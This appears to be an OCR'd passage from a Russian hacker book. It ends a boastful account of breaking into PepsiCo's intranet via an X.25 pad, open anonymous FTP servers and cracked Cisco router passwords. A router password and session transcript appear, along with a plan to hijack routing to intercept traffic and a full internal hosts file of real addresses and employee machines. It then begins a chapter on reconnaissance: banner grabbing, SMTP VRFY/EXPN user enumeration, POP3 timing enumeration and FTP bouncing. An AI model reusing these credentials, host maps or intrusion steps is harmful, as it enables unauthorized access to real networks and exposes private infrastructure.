165. 198. 4. 183 MSHINE. cork. intl. pepsi. com
165. 198. 4. 187 SORIORDAN. cork. intl. pepsi. com
165. 198. 4. 188 CPORTER. cork. intl. pepsi. com
165. 198. 4. 189 DCROWLEY. cork. intl. pepsi. com
165. 198. 4. 190 NTDRYAN. cork. intl. pepsi. com
165. 198. 4. 192 MLEAHY. cork. intl. pepsi. com
165. 198. 4. 193 NTENORTON. cork. intl. pepsi. com
165. 198. 4. 194 JKENNEDY. cork. intl. pepsi. com
165. 198. 4. 195 FMAGUIRE. cork. intl. pepsi. com
165. 198. 4. 196 FINLPTOP. cork. intl. pepsi. com
165. 198. 4. 197 MSHAUGHN. cork. intl. pepsi. com
165. 198. 4. 198 NTCWALSH. cork. intl. pepsi. com
165. 198. 4. 200 SWARD2. cork. intl. pepsi. com
165. 198. 4. 201 TODONOVAN. cork. intl. pepsi. com
165. 198. 4. 202 TMCCANN. cork. intl. pepsi. com
165. 198. 4. 203 NTCHIGGINS. cork. intl. pepsi. com
165. 198. 4. 204 POCALLAG. cork. intl. pepsi. com
165. 198. 4. 205 LABEL_PC. cork. intl. pepsi. com
165. 198. 4. 207 LAB_PC. cork. intl. pepsi. com <- их лаборатория


Азиатский отдел PepsiCo

165. 198. 101. 5 asiantu2. asia. intl. pepsi. com
165. 198. 101. 10 asiantwl. asia. intl. pepsi. com
165. 198. 101. 15 asiantcl. asia. intl. pepsi. com
165. 198. 101. 21 asiantxl. asia. intl. pepsi. com
165. 198. 101. 22 asiantx2. asia. intl. pepsi. com
165. 198. 106. 7 hongntpl. hongkong. intl. pepsi. com
165. 198. 106. 8 hongntp4. hongkong. intl. pepsi. com
165. 198. 106. 9 hongntp3. hongkong. intl. pepsi. com
165. 198. 106. 10 hongntp2. hongkong. intl. pepsi. com
165. 198. 106. 91 ASIAHUB_NTSR1. hongkong. intl. pepsi. com
165. 198. 106. 99 TRAIN03. hongkong. intl. pepsi. com
165. 198. 106. 106 TRAINING. hongkong. intl. pepsi. com

```
165. 198. 106. 142 ABOSE2. hongkong. intl. pepsi. com
165. 198. 106. 179 MNAMI. hongkong. intl. pepsi. com
165. 198. 106. 191 WINTAP. hongkong. intl. pepsi. com
Moscow
165. 197. 240. 0 ?
165. 197. 240. 2 ?
165. 197. 240. 10 ?
165. 197. 240. 11 ?
165. 197. 240. 63 ?
165. 197. 240. 64 ?
165. 197. 240. 68 ?
165. 197. 240. 127 ?
```

Они, ясно, не скупились на домены для своих подчиненных...

Теперь стало понятно, что может существовать web-server, обслуживающий весь Pepsi-Cola Intranet. Самое интересное, что так все и было. Зайдя любимым Netscapom по этому urly, удалось выяснить, что сеть Пепси есть и в Москве, но шнурок там тонкий — 64 кб и ip адреса не указаны.



```
NETWORK SEGMENT INFORMATION
 Somers / Moscow
 moscow. somers. intl. pepsi. com
 SEGMENT NAME Somers / Moscow
 DIVISION PCI
 MEDIA MCI IPL
 BANDWIDTH 64 Kbps
 CATEGORY Remote Link
 NETWORK ID GCI - 18232-00100
 IP Address
```

Удалось выяснить, каким боком Пепси доступны по x. 25... Существует так называемый проект WorldOne Profile, по заключении договоров по которому локальным подразделениям дается выход на x. 25:


«The WorldOne project is managed out of the Telecommunica-tions Department of Pepsi-Cola Company International. PCCI is cen-trally managing the project for all of PepsiCo's International Divisions. WorldOne works with telecommunications providers around the world to provide PepsiCo with the best services. WorldOne can supply data and voice solutions for both in-country and country-to-country. Worl-dOne has chosen Concert Communications, the joint venture between MCI Communications and BT Communications (British Telecom), as our primary global network provider».

Вот и всплыла СИТА из гонконговского подразделения.

Далее был найдет забавный ftp сервер ftp. somers. intl. pepsi. com. Под anonymous там была доступна все аудитная информация о доходах и технологических секретах Pepsi :), например, как из @#$%XX сделать напиток и чипсы Lays. Там мы и обнаружили конфиги роутеров, пароли в которых успешно были раскриптованы с помощью cisco. Так, по непонятным причинам там лежал файл с номерами, удивительно похожими на AMEX... но это уже другая история...

Удалось найти еще несколько ftp с полным доступом к чужим дискам. Настало время роутеров, в первую очередь посетили hongkong

```
User Access Verification
Password: gustav
hkonr1#show x25 ?
map Show x25 map table
pad X25 pad connection status
remote-red X25 REMOTE-RED table
route Show x25 routing table
vc Show x25 virtual circuit parameters and statistics
hkonrlfshow x25 route
Number X. 121 CUD Forward To
```



```
1 2852376 translation, 148 uses
hkonr1#show hosts
Default domain is intl. pepsi. com
Domain list: INTL. PEPSI. COM, SOMERS. INTL. PEPSI.
COM
Name/address lookup uses domain service
Name servers are 165. 198. 151. 29, 165. 198. 151. 28
```

Теперь, обладая паролями к роутерам, мы могли перенастроить весь роуминг, вполне можно было внедрить ложный роутер\dns server для перехвата всех пакетов, проходящий через Intranet.

К сожалению, на тот момент я не знал про возможность подключать расшаренные диски win95/NT по Netbiosy через tcp/ip. Тогда мы поживились бы еще большим...

В заключении мы выяснили, что сеть отделяет от Интернета продвинутый firewall по адресу 157. 146. 100. 6, однако пару дней с наших аккаунтов был неограниченный доступ в Интернет.

Изучая роутер, я вспомнил, что видел подобную вещь на московском диалапе, который нашел сканированием 095-258-xxxx атс 2587465, по этому телефону располагался незапароленный роутер той же самой Pepsi!

```
moscrl>termianl
Translating «termianl»...domain server (165. 198. 151.
29) (165. 198. 151. 28)
% Unknown command or computer name, or unable to find
computer address
moscr1>ppp
```

По непонятным причинам (но, кажется, я начал понимать) этот телефон прикрыли.

Ниже прилагается файл hosts со всеми dnsами хостов в PepsiCola Intranet

```
#[cek01] HOSTS, September 8, 1995 9:51:39, Edit by
Chris Kalish
# Pepsi-Cola International Global /etc/hosts file.
#
# The Master Copy of this file is currently in
\\CKalish\c$\etc\hosts.
 # When making changes to the HOSTS file, ALWAYS edit
it in this
 # location. To propogate the file, use the command
file:
 # \\CKalish\C$\NewHost. CMD.
 f
 # This file is the master hosts file that gets repli-
cated onto the
 # primary PCI WINS server (165. 198. 151. 10).
 #
 127. 0. 0. 1 localhost
 #PCNA
 157. 146. 85. 109 SomLOl #PCNA Notes Server
 157. 146. 99. 2 Mainframe
 157. 146. 100. 4 Pepsi. com
 157. 146. 100. 5 PCNA
 157. 146. 100. 5 PCNA
 157. 146. 100. 6 Internet #DNS
 157. 146. 104. 24 DevUX2
 157. 146. 104. 27 HRUx2
 #PCNA - Remedy
  #Cathy Urbano Request 157. 146. 160. 12 PmnTUx2
#Remedy
 #PCNA -- Remedy System
 157. 146. 161. 92 ArSuxl #Remedy System
 #Oslo
 165. 197. 1. 10 Oslo
 165. 197. 1. 10 PCIOsloNTOl #DOM:OSLO
 165. 197. 1. 11 OsloNT02 #Oslo
 #Bussum
 165. 197. 2. 10 BussNTPOl #NT Bussum
 #DEC
```

```
165. 197. 4. 194 PenM01
#Warsaw
165. 197. 6. 1 WarsR1 #Router Warsaw, Poland
165. 197. 6. 70 pciwar06 #Novell Gateway Warsaw, Poland
165. 197. 6. 71 pciwar05 #SCO UNIX server Warsaw, Poland
165. 197. 6. 72 pciwar04 #Novell office server Warsaw, Poland
165. 197. 6. 73 pciwar03 #Novell A/R server Warsaw, Poland
165. 197. 6. 74 pciwar02 #DOMAIN: WARSAWNT
165. 197. 6. 75 pciwarOl #Novell Database server Warsaw, Poland
#Poland
165. 197. 7. 1 pnierl #Router Pniewy, Poland
165. 197. 7. 8 pcipni03 #Novell Gateway Pniewy, Poland
165. 197. 7. 9 pcipniOl #Novell Pniewy, Poland
165. 197. 7. 10 pcipni02 #DOMAIN:PNIEWNT
#Milan
165. 197. 10. 140 MilaNTPl #Milan SQL Server
#Athens
165. 197. 14. 10 PCIAthOl #Athens SQL Server
165. 197. 14. 10 PCIAth03 #Athens SQL Server
#Istanbul
165. 197. 18. 1 Istanbul #Istanbul (NAME)
165. 197. 18. 10 IstaNTPl #Istanbul (NAME)
#Dubai
165. 197. 20. 2 PciDxbMaktOl
165. 197. 20. 160 DubaNTTl
#Jeddah
165. 197. 24. 130 PCIJedOl #DOMAIN:JEDDAHNT
#Cairo
165. 197. 28. 2 PciCair002
#Budapest
165. 197. 30. 9 BudaNTP1 #DOMAIN:BUDAPROD
165. 197. 30. 10 PCI-Bud4
```

```
165. 197. 30. 202 Budapest
#Frankfurt
165. 197. 35. 10 NeuiNTPl
#Paris
165. 197. 40. 10 PariNTPl
#Madrid
165. 197. 47. 10 MadrNTPl
#Boca Raton
165. 197. 51. 10 PCILAD #Boca Raton
#Rio
165. 197. 89. 10 PCIRio2
#Beunos Aires, Argentina
165. 197. 90. 14 PCIArg4 #Beunos Aires
tMexico City
165. 197. 91. 11 PCIMex3 #Mexico City
165. 197. 91. 12 PCIMexl #Mexico City
#Caracas
165. 197. 92. 10 PCIVenOl #Caracas
#Cidra
165. 197. 92. 138 CidrNTP2
#Colonia
165. 197. 93. 11 ColoNTPO
#Lahore
165. 197. 116. 11 PCILheOOl
#Singapore
165. 197. 121. 10 PFISinOl
#Valhalla
165. 197. 151. 10 BQIS01 #DOM:ValhallaNT
165. 197. 151. 250 ValUXTst #Valhalla SCO Unix Test
Server
#Valhalla
165. 197. 152. 5 Val400 #Valhalla AS400
#Somers Lab
165. 197. 160. 10 SomeNTWl #Temporary HTTP server
165. 197. 160. 10 WWW. Somers #Temporary HTTP server
165. 197. 160. 10 FTP. Somers #Temporary HTTP server
165. 197. 160. 10 News. Somers #Temporary HTTP server
```

```
165. 197. 160. 70 SomeNTML1 #DOM:MLLAB
#Dublin, Ireland
165. 197. 254. 21 DublRl #Router Dublin, Ireland
#Bussum
165. 197. 254. 67 BussRl #Router Bussum
#Richmond
165. 198. 1. 7 PFIEurNTOl
165. 198. 1. 8 RichTestNT #DOM:Rich Test Domain
165. 198. 1. 9 NTSqlOl #DOM:EIS
165. 198. 1. 9 Richmond01 #DOM:EIS
165. 198. 1. 12 RichNTP3
165. 198. 1. 60 PCIEurope #DOM:RICHMONDNT
165. 198. 1. 60 Richmond
#Cork, Ireland
165. 198. 4. 10 PCICork03 #Cork, Ireland
165. 198. 4. 20 Cork400 #Cork, Ireland
#Richmond
165. 198. 5. 10 RichNTTl
#New Maiden
165. 198. 11. 4 PCIAfr02 #DOM:NEWMALDENNT
165. 198. 11. 10 NewMNTPl #DOM:NEWMALDENNT
165. 198. 11. 10 News. NewMalden
#Prague
165. 198. 18. 6 PCIPrag2
#Vienna
165. 198. 21. 11 Vienna
165. 198. 21. 12 EmeaUXPl #SCO Machine
165. 198. 21. 16 VienNTTl #DOM:VIENTEST
165. 198. 21. 17 VienNTPl #DOM:VIENPROD
165. 198. 21. 100 EmeaNTPl #DOM:EMEAMAIL
#LAD STC
165. 198. 51. 24 LADSNTP1
165. 198. 51. 25 stc-server
#Brenden's Ring
165. 198. 64. 10 AmerNTP1 #DOM:AMERMAIL
165. 198. 64. 21 AmerNTX1 #DOM:AMERMAIL
165. 198. 64. 22 AmerNTX2 #DOM:AMERMAIL
```

```
#NOLA
165. 198. 64. 46 PCINolaNT #NOLA
#Singapore
165. 198. 101. 1 SingRl #Router
165. 198. 101. 2 AsiaNTD2 #NT
165. 198. 101. 3 AsiaNTP2 #NT
165. 198. 101. 5 AsiaNTDl #NT
165. 198. 101. 6 SingR2 #Router
165. 198. 101. 8 HPSing
165. 198. 101. 9 PCISinPepsi #HP UX
165. 198. 101. 10 AsiaNTPl #NT
#165. 198. 101. 12 PCISin18 #SCO Unix
165. 198. 101. 13 PCISin13 #SCO Unix
165. 198. 101. 16 PCISinl6 #NT
165. 198. 101. 17 AsiaUXRl
165. 198. 101. 19 PCISinl9 #SCO Unix
165. 198. 101. 20 AsiaNTSl
165. 198. 101. 18 SCOSing
165. 198. 101. 19 PCISinl9
165. 198. 101. 64 PCISin02 #DOM:SIN04
165. 198. 101. 65 PCISin03 #OS/2
165. 198. 101. 67 PCIFin04 Singapore
165. 198. 101. 67 PCISin04 #DOM:SIN04
165. 198. 101. 68 PCISin05 #NT
165. 198. 101. 70 PCISin07 #NT
#Asia Development Centre
165. 198. 101. 9 AsiaUXD3
165. 198. 102. 10 AsiaNTD4
165. 198. 102. 11 AsiaUXDl
165. 198. 102. 12 AsiaUXD2
165. 198. 102. 20 AsiaNTD3
#165. 198. 103. 10 AsiaUXTl
#Hong Kong
165. 198. 106. 7 HongNTPl #DOM:HONGPROD
165. 198. 106. 20 HongUXPl #DOM:HONGPROD
#Japan
165. 198. 111. 10 TokyNTEl #DOM:PCJ
```

```
165. 198. 111. 11 TokyNTJ1 #DOM:PCJ
165. 198. 111. 12 TokyNTE2 #DOM:PCJ
165. 198. 111. 13 SCOPcj #Tokyo SCO Unix
165. 198. 111. 15 PcjPLM #Tokyo SCO Unix
165. 198. 111. 17 NPCSd17 #Tokyo SCO Unix
#New Delhi
165. 198. 121. 10 NDelNTS1
#Manilla
165. 198. 126. 10 PCIMn102
#Somers Backbone
165. 198. 151. 1 1914BB
165. 198. 151. 1 7gateway
165. 198. 151. 10 NTRas #DOM:WINDOWSNT
  #WINS Resolved: 165. 198. 151. 21 SomeNTX1
#DOM:SOMEMAIL
  #WINS Resolved: 165. 198. 151. 22 SomeNTX2
#DOM:SOMEMAIL
  #WINS Resolved: 165. 198. 151. 23 SomeNTX3
#DOM:SOMEMAIL
  #WINS Resolved: 165. 198. 151. 24 SomeNTX4
#DOM:SOMEMAIL
165. 198. 151, 26 SomeNTGW1 #DOM:SOMETCOM
165. 198. 151, 27 SomeNTGW2 #DOM:SOMETCOM
165. 198. 151, 28 SomeNTC1 #DOM:SOMETCOM
165. 198. 151, 29 SomeNTC2 #DOM:SOMETCOM
165. 198. 151, 31 SomeNTU1 #DOM:SOMEMAST
165. 198. 151, 32 SomeNTU2 #DOM:SOMEMAST
154. 198. 151. 49 SomeNTP2 #DOM:SOMESMS
154. 198. 151, 59 SomeNWBR1
165. 198. 151. 193 Valhalla
#Somers
165. 198. 152. 1 19146A
#Somers Hotline
165. 198. 153. 1 19146B
165. 198. 153. 6 NTAS_Test
165. 198. 153. 20 SomeNTD5 #DOM:SOMEDEV
#Somers Developers
```

```
165. 198. 154. 1 19146BD1
165. 198. 154. 1 DEVGateway
165. 198. 154. 19 SomeNWQ1
 #WINS Resolved: 165. 198. 154. 23 PCILunch02
#DOM:NTTEST
#Somers Development Backbone
165. 198. 155. 1 19146BD2
165. 198. 155. 1 PRDgateway .
165. 198. 155. 9 SomeNWT1
165. 198. 155. 21 SomeNTD1 #DOM:SOMEDEV
165. 198. 155. 22 SomeNTP1 #DOM:SOMEPRD
165. 198. 155. 23 SomeNTD2 #DOM:SOMEDEV
165. 198. 155. 24 SomeNTT1 #DOM:SOMETST
165. 198. 155. 26 SomeNTT2 #DOM:SOMETST
165. 198. 155. 27 SomeNTR1 #DOM:SOMEPRD
165. 198. 155. 28 SomeNTS1 #DOM:SOMESYS
165. 198. 155. 29 SomeNTD4 #DOM:SOMEDEV
165. 198. 155. 30 SomeNTT3 #DOM:SOMETST
165. 198. 155. 31 SomeNTS5 #DOM:SOMESYS
165. 198. 155. 32 SomeUXM2 #Unix Maintenance Box
165. 198. 155. 33 SomeNTQ1 #DOM:SOMEQA
#WINS Resolved: 165. 198. 155. 50 CKalish #DOM:NTTEST
 #WINS Resolved: 165. 198. 155. 51 PCILunch01
#DOM:NTTEST
 #WINS Resolved: 165. 198. 155. 51 PCILunch95
#DOM:NTTEST
165. 198. 155. 89 SomeUXDl
165. 198. 155. 89 «SomeUXDl. pfbi. com»
165. 198. 155. 90 Backup_NWS
165. 198. 155. 91 NPTestLab #Printer for SCO
165. 198. 155. 92 NPTestLabl #Parallel Port #1
165. 198. 155. 93 NPTestLab2 #Parallel Port #2
165. 198. 155. 94 NPTestLab3 #Serial Port
#Functional Leader Area
165. 198. 156. 20 «Progress_7_Printer»
#Somers Novell Rings
165. 198. 156. 1 19147A
```

```
165. 198. 157. 1 19147B
165. 198. 158. 1 19147C
165. 198. 159. 1 19147D
165. 198. 160. 1 19147E
165. 198. 161. 1 19147F
165. 198. 165. 1 13
#Systems Lab
165. 198. 160. 20 SomeNTB1 #DOM:SOMEBKP
165. 198. 160. 21 SomeUXD2
165. 198. 160. 22 SomeUXS2
165. 198. 160. 23 SomeUXM1
165. 198. 160. 24 SomeUXTl
165. 198. 160. 25 SomeUXT2
165. 198. 160. 26 SomeUXSl
165. 197. 160. 70 SomeNTML1 #DOM:MLLAB
165. 198. 160. 200 SomeNTD3 #DOM:SOMEDEV
165. 198. 160. 253 SomeUXR1 #DOM:SOMEPRD
#Wilson's Lab
165. 198. 163. 20 SomeNTR2 #DOM:SOMEPRD
165. 198. 163. 21 MailNTX1 #DOM:MAILTEST
#Mike's Lab
165. 198. 166. 2 SomeMS1 #ATM Media Switch (Server
room)
165. 198. 166.. 3 SomeMS2 #ATM Media Switch (6B)
165. 198. 166,. 8 SomeMGS #ATM to ISDN gateway
165. 198. 166.. 9 SomeMSS #ATM Media Storage Server
165. 198. 166,. 10 Pepsi_Online
#KFC Woking
168. 242. 142,. 165 KFC_001 #LNeus Request 10/2/96
#PFI Mexico
190. 90. 56. 120 UXMal #LNeus Request 10/2/96
#PFA Brazil
192. 1. 100. 8 IPS_Server #LNeus Request 10/2/96
#PRI Mexico
194. 1. 1. 9 IPS-Mexico #LNeus Request 10/2/96
```

```
#Purchase
198.  180.  222.  14  PurProd
198.  231.  25.  84  HRUx1
```

Другой взгляд на сеть by Mix

(история из цикла «Байки из Сети»)

Дело было так... Жил-был Лирик, и со скуки возьми он и дай мне один пад в сите, и при этом сказал он: «На! Дарю, только все равно там ты только к локальной сетке приконектишся, да и то хрен знает, что это за сетка, я пробовал и ничего не вышло — там firewall», — сказал Лирик :).

Ну я со скуки взял и приконектился...

По привычке, моя ICQ, как только почувствовала, что пошли пакеты по TCP-IP, возьми и давай со своим серваком конектиться. Не успел я и глазом моргнуть, как ICQ сконектилась :-(). «Не понял» — воскликнул я :) Но, загрузив netscape navigator 3.0 gold и написав : www. cnn. com^M, я окончательно и безповоротно убедился — я в инете.

Хмм — странно?! Лирик стареет :) или они открыли гейт после того, как он этот пад пробовал? Нет — не может быть, подумал я, скорее всего второе. Ну ладно, не будем об этом. Ну, давай я, значит, этот аккаунт юзать, а тут и Лирик подвалил в ICQ contact list и мне мессагу сразу:

«Ты гад, ты, что мне не сказал, что тот пад работает!!!»

Ну я давай ему объяснять, что я сам только понял это.

Ну вроде, как мне показалось, он меня понял. Ну, значит, Лирик, время даром не теряя, стал сканить тамошние IP на доменовые имена. И через 5 минут мы были в сервере. Попутешествовав там еще немного, мы поняли, что имеем доступ в сеть GlobalOne. Как потом выяснилось — эта сеть принадлежит компании PEPSI. Доступа на сервера этой сетки из инета, конечно, не было. Мы сразу поняли, что эти сервера не для всех (я имею ввиду, только для сотрудников компании).

Нам с легкостью удалось пробраться на имеющиеся у сети серверы FTP. Мы были поражены, когда увидели, что Anonymous можно

войти почти на любой их FTP. Я был просто счастлив, когда увидел, что для Anonymous там полный доступ. Я имею ввиду, что можно и записывать, и стирать, и т. д. Теперь наши последние сомнения пропали — мы забрались туда, где нас не ждали.

Поняв это, Лирик подключил свою голову на все 100% и тут началось! Первое, что он нашел, был файл hosts — файл, в котором все IP адреса их роутеров! Потом, этак невзначай, он наткнулся на 100 килобайтный файл с данными кредитных карточек American Express!

Я думаю, что это какая-то точка компании Pepsi записала все дневные Transactions в этот файл и закинула на ftp. Потом оказалось, что там не было exp. dates, но сам факт оставался фактом!

Конечно, это было бы очень просто!

Я нашел рекламный видеоклип, который мне понравился. Кстати! это был только проект компании, получается, что я увидел его первым.

После этого мы нашли файл, где лежат зашифрованные пароли их роутеров. Пароли было легко узнать, имея под рукой расшифровщик паролей для cisco.

И... вот он! — этот переломный момент! — я на головном xxx. xxx. 1. 1 роутере сети globalone! Wow! Круто!!! Вот это хак! — подумали мы.

У нас появился план: нужно дать роутеру наш IP в сети и он будет роитить их народ не на secute server, а к нам в руки :).

Наступило темное время суток... На следующий день, хорошенько выспавшись, я набрал ситу, ввел номер пада — и с ужасом обнаружил, что нашу лазейку прикрыли :-()!

— Н-не-е-е-ет, — воскликнул я. — Не может быть.

Но как я ни пробовал — пад был закрыт...

Заключение

Возможно, у вас появится законный вопрос: Зачем травить эти байки про Пепси, когда все уже прикрыли?

На этом примере мы сумели показать, что

1) **даже Intranet'ы интересны для исследования**
2) **сканить сети на предмет адресов стоит**
3) **правильная защита локальной сети состоит не только в том, чтобы купить супернавороченный firewall комплекс, но и предпринять меры ограничения доступа в самой сети**

За) каждому представителю локального подразделения надо выделять аккаунт на центральном ftp-сервере (на ftp. somers. Intl. pepsi. com вся информация закачивалась под anonymous и размещалась в /incoming/russia, /Incoming/hong)

4) все вышеописанное можно вполне удобно изучать из Windowz 95!


5) полезно посмотреть, как устроен роуминг в больших Intranet (если повезет, в следующий раз будет об зор по Microsoft Intranet)...

На Пепси он устроен вот так...

и...

6)вообще-то админы **ленивы и дают себя ломать.**

Глава 8
КАК ХАКЕРЫ НАС ИЗУЧАЮТ



Немного о Fingerprinting

Я BASIC бы выучил только за то,
что им программировал Левин!

Fingerprinting — последние год-полтора этот термин все чаще можно встретить в обильном потоке информации по сетевой безопасности.

Однако далеко не все ясно представляют, что же, собственно, под ним понимается. За этим словом скрывается достаточно большое количество существенно разнородных технологий. Данная глава ставит своей целью их более или менее подробный обзор. Изложенные в ней методы не претендуют на полноту, но, несмотря на то, что большая их часть достаточно известна, надеюсь, читатель обнаружит что-нибудь новое для себя.

Вообще-то, дословно fingerprinting — это сбор информации об удаленной системе.

Используя ряд инструментов и алгоритмов, мы можем определить операционную систему, серверные приложения (и их версии), тип аппаратного обеспечения и другую, зачастую гораздо более важную, информацию. Традиционно системы сбора информации делятся на активные (active fingerprinting) и пассивные (passive fingerprinting).

Первые используют различия откликов разных типов систем на определенные ключевые воздействия. Располагая информацией об этих различиях, исследователь может по типу отклика идентифицировать тип системы.

Вторые используют информацию, так сказать, «добровольно» рассылаемую исследуемой системой, хотя и, вполне возможно, предназначенную не исследующей системе.

Active fingerprinting

Как уже было сказано, данный тип сбора информации основан на непосредственном воздействии на исследуемую систему и анализе

ее отклика. Алгоритмы этого типа характеризуются высокой скоростью, достаточной точностью и слабой скрытностью. Т.е. попытка сбора информации может быть довольно легко обнаружена и пресечена исследуемой системой (в том числе автоматически, с использованием, например, соответствующим образом настроенной системы обнаружения вторжений).

Одной из старейших техник этого рода является «коллекционирование баннеров». Она заключается в анализе приветствий, выдаваемых стандартными сервисами (ftp, pop3, finger, smtp, telnet). Сюда же относится информация из строк параметров, возвращаемых в ответ на любой http запрос. Такие баннеры зачастую содержат в себе информацию об используемом домене вплоть до номера версии.

Поскольку далеко не все домены являются абсолютно портируемыми, то это, вдобавок, дает нам возможность делать предположения об используемой операционной системе. Есть две опасности, подстерегающие нас на этом пути. Во-первых, многие домены позволяют администратору произвольным образом редактировать свои приветствия, то есть существует вероятность (хотя и довольно малая), что демон совсем не тот, за которого он себя выдает. Во-вторых, есть риск, что вообще вся операционная система работает под какой-нибудь средой эмуляции (например, VMWare). Это может спутать нам карты, например, когда мы собираемся использовать особенности реализации TCP стека, основываясь на сделанных предположениях.

Особенности функционирования указанных сервисов также позволяют получить некоторую дополнительную информацию, используя возможности протоколов. Типичным примером может служить команда SYST протокола ftp.

Рассмотрим поподробнее указанные сервисы.

FTP

Порт командного соединения — 21. Рассмотрим типичный баннер:

```
220 megillah.demos.su FTP server (Version wu-2.4(37)
Mon Feb 15
16:48:38 MSK 1999) ready.
```

Он представляет информацию о ПО FTP-сервера вплоть до версии.

Теперь в предположении, что сервис представляет услуги анонимному пользователю, произведем авторизацию и воспользуемся ко-

мандой SYST (некоторые домены позволяют использовать команду SYST, не проходя авторизацию).

В зависимости от домена, нам будет представлена более или менее подробная информация об операционной системе. Например:

```
user ftp 331 Guest login ok, send your complete e-mail address as password.
pass aaa@usa.net 230 Guest login ok, access restrictions apply: syst 215 UNIX Type: L8 Version: BSD-199506
```

Дополнительный интерес может представлять, такая, скажем, специфическая информация, как дата создания каталога bin или etc.

Обычно она совпадает с датой установки ftp сервиса. Получить ее можно, используя команду ls-la.

```
230 Guest login ok, access restrictions apply.
ftp> quote syst
215 UNIX Type: L8 Version: BSD-199506
ftp> dir .
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/Is.
total 732
...
d--x--x--x 2 root root 512 Jan 18 17:30 bin
d--x--x--x 2 root root 512 Jan 18 17:31 etc
...
```

Стандарт ftp содержит еще одну потенциальную уязвимость (ей подвержены старые реализации ftp-серверов). Это ftp-bouncing. Данная техника позволяет использовать уязвимый сервер в качестве прокси.

Само по себе к сбору информации это отношения не имеет, но позволяет, например, исследовать внутренние хосты, непосредственного доступа к которым нет.

Telnet

Порт по умолчанию — 23. Несколько типичных примеров:

```
>telnet *.*.*.33
FreeBSD/i386 (*.*.ru) (ttyp0)
login:

>telnet *.*.*.65
User Access Verification
Password:

>telnet *.*.*.28
Welcome to SuSE Linux 6.4 (i386) - Kernel 2.4.2 (0).
login:

>telnet *.*.*.178
Red Hat Linux release 6.0
Kernel 2.2.5-15 on an i686
login:

>telnet *.*.*.19
Welocome to NOOS IP Server
Processing mail only -- disconnect please
```

Как видно из примеров, приглашения к авторизации существенно различаются и посему могут быть использованы для идентификации операционной системы.

SMTP/POP3

Порты — 25/110.Примеры:

```
>telnet *.*.*.2 25
220 *,*.*.ru ESMTP Sendmail 8.11.2/8.11.2; Thu, 21 Jun
2001 18:34:19 +0400

>telnet *.*.*.178 25
220 *.*.*.ru ESMTP Sendmail 8.9.3/8.8.7; Thu, 21 Jun
2001 18:44:38 +0400
```

Помимо обычной процедуры анализа баннеров, протокол SMTP содержит команды, позволяющие определить наличие на машине учетной записи пользователя с заданным позывным. Это команды VRFY, EXPN. Заметим, что при настройке безопасности почтового сервера их часто отключают.

По спецификации команда VRFY предназначена для проверки существования пользователя. Команда EXPN предназначена для получения расширенной информации о пользователе (в том числе его реальных фамилии и имени) и почтовых группах. Наконец, команда MAIL TO служит для указания адресата при отправлении почты и, довольно часто, сама осуществляет проверку существования пользователя (в случае локального адресата).

Рассмотрим типичный сценарий:

```
vrfy alex
550 alex... User unknown
vrfy root
250 root
expn alex
550 alex... User unknown
expn root
250 root
rcpt to:alex
503 5.0.0 Need MAIL before RCPT
mail from:dull@turn.ru
250 2.1.0 dull@turn.ru... Sender ok
rcpt to:alex
550 5.1.1 alex... User unknown
rcpt to:root
250 2.1.5 root... Recipient ok
```

В более безопасных системах подобные проверки существования заменяются на проверки синтаксической корректности или вообще отключаются.

Еще более интересной является техника mail-bouncing-a.

Она слабо распространена из-за достаточно большой сложности и малой скорости работы. Смысл техники заключается в анализе заго-

ловков электронных писем, специально составленных и посланных в исследуемую сеть. Так, интерес представляют письма для несуществующих пользователей, поскольку они возвращают уведомления о невозможности доставки (не всегда). В этих уведомлениях содержится некоторая информация о почтовых серверах, участвующих в процессе доставки письма. На основе нескольких таких «бумерангов» можно узнать некоторое число хостов внутренней сети (не имея к ней непосредственного доступа) и топологию почтовых пересылок. Кроме того, почтовый протокол позволяет отправлять письма с явным указанием нескольких промежуточных пунктов пересылки. Это дает возможность создать письмо, которое, проделав заданный маршрут внутри исследуемой сети, вернется к отправителю (все это, конечно, существенно зависит от настроек почтовых серверов).

POP3 позвоволяет определить тип демона (по баннеру), и, следовательно, зачастую и операционную систему. Он также может использоваться для подбора паролей пользователей. Кроме того, некоторые реализации страдают тем, что, в случае неверного имени пользователя, они выдают сообщение об ошибке сразу после ввода пароля, тогда как в случае, если пользователь существует, но пароль неверен, система делает ощутимую паузу перед выдачей сообщения об ошибке (это сделано для замедления подбора паролей). В этом случае также появляется возможность определения существующих в системе пользователей.

FINGER

Порт по умолчанию — 79.

Это крайне простой сервис, который, тем не менее, очень часто используется для анализа удаленной системы. Он предназначен для получения информации по конкретному пользователю системы. Существует ряд существенно различных реализаций этой службы. Так, finger-сервис на различных роутерах показывает список активных терминалов с указанием подключенных пользователей. Пример:

```
>telnet *.*.*.253 79
18:58
Line User Host(s)  Idle Location
2 tty 2 SHAYAKH Async interface 00:00:00 ROTARY
3 tty 3 Ruslan_GalAsync interface 00:00:00 ROTARY
4 tty 4 zgk Async interface 00:00:58 ROTARY
```

```
